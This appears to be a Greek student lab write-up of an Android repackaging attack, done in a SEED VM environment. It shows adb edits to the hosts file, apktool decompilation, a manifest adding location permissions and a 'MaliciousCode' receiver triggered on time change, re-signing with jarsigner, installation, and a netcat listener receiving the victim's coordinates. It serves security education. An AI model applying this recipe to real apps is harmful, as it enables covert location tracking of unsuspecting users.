connected to 10.0.2.4:5555
[05/12/24]seed@VM:~$ adb pull /system/etc/hosts
0 KB/s (56 bytes in 0.086s)
[05/12/24]seed@VM:~$ gedit ./hosts
[05/12/24]seed@VM:~$ gedit ./hosts
[05/12/24]seed@VM:~$ adb push ./hosts /system/etc/hosts
1 KB/s (95 bytes in 0.064s)
[05/12/24]seed@VM:~$
```

23.Εικόνα Διαμόρφωση DNS στο ubuntu VM.


## Βήμα 2: Επανασυσκευασία (repackaging) και εγκατάσταση της εφαρμογής-στόχου



24.Εικόνα κατεβάζω και software για δραστηριότητα 6.

```
Terminal
[05/13/24]seed@VM:~/.../Activity 6$ clear
[05/13/24]seed@VM:~/.../Activity 6$ apktool d RepackagingLab.apk
I: Using Apktool 2.2.2 on RepackagingLab.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/seed/.local/share/apktool/framework/
1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
[05/13/24]seed@VM:~/.../Activity 6$
```

**25.Είκονα αποσυρναμολογώ εφαρμογή για να βαλώ τον κακό κωδικά.**



**26.Είκονα τοποθετώ τα κακά αρχεία.**

```
1 <?xml version="1.0" encoding="utf-8" standalone="no"?>
2 <manifest xmlns:android="http://schemas.android.com/apk/res/android" package="com.mobiseed.repackaging"
   platformBuildVersionCode="23" platformBuildVersionName="6.0-2166767">
3
4   <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
5   <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
6   <uses-permission android:name="android.permission.ACCESS_MOCK_LOCATION"/>
7   <uses-permission android:name="android.permission.INTERNET"/>
8
9   <application android:allowBackup="true" android:debuggable="true" android:icon="@drawable/mobiseedcrop" android:label="@string/app_name"
   android:supportsRtl="true" android:theme="@style/AppTheme">
10    <activity android:label="@string/app_name" android:name="com.mobiseed.repackaging.HelloMobiSEED" android:theme="@style/AppTheme.NoActionBar">
11      <intent-filter>
12        <action android:name="android.intent.action.MAIN"/>
13        <category android:name="android.intent.category.LAUNCHER"/>
14      </intent-filter>
15    </activity>
16
17    <receiver android:name="com.mobiseed.repackaging.MaliciousCode">
18      <intent-filter>
19        <action android:name="android.intent.action.TIME_SET"/>
20      </intent-filter>
21    </receiver>
22
23  </application>
24 </manifest>
25
```

26.Εικόνα τοποθετώ permissions android.xml.

```
[05/13/24]seed@VM:~/.../Activity 6$ ls
_MACOSX      mykey.keystore RepackagingLab.apk
MaliciousCode_Location RepackagingLab
[05/13/24]seed@VM:~/.../Activity 6$
```

26.Εικόνα για την επανασυρναμολογήση χρησιμοποιώ το προηγούμενο κλείδι που είχαμε φτιαξεί.

```
[05/13/24]seed@VM:~/.../Activity 6$ jarsigner -keystore mykey.keystore RepackagingLab.apk papageorgiou
Enter Passphrase for keystore:
jar signed.


Warning:
The signer certificate will expire within six months.
No -tsa or -tsacert is provided and this jar is not timestamped. Without a timestamp, users may not be able to
validate this jar after the signer certificate's expiration date (2024-08-10) or after any future revocation da
te.
[05/13/24]seed@VM:~/.../Activity 6$
```

26.Εικόνα ψηφικαή υπογραφή εφαρμογής.

```
Terminal
[05/13/24]seed@VM:~/.../dist$ adb install RepackagingLab.apk
3100 KB/s (1428317 bytes in 0.449s)
Success
[05/13/24]seed@VM:~/.../dist$
```


26.Είκονα κατεβάσαμε την εφαρμογή στο android VM.

### Βήμα 3: Ενεργοποίηση των αδειών (permissions) στο Android VM




27.Είκονα Ενεργοποίηση permission location.

## Βήμα 4: Ενεργοποίηση της επιθεσης



28.Εικόνα Ενεργοποίηση της επιθεσης.



29.Εικόνα Ενεργοποίηση της επιθεσης.

## Βήμα 5: Παρακολούθηση του θύματος



```
Terminal
[05/13/24]seed@VM:~$ sudo service apache2 stop
[05/13/24]seed@VM:~$ sudo nc -l 80 -v
Listening on [0.0.0.0] (family 0, port 80)
Connection from [10.0.2.4] port 80 [tcp/http] accepted (family 2, sport 54142)
GET /location.php?lat=40.690546&lng=-74.044628 HTTP/1.1
User-Agent: Dalvik/2.1.0 (Linux; U; Android 7.1.2; VirtualBox Build/N2G48H)
Host: www.repackagingattacklab.com
Connection: Keep-Alive
Accept-Encoding: gzip
```

**30.Είκόνα επιθεσή επιτυχής.**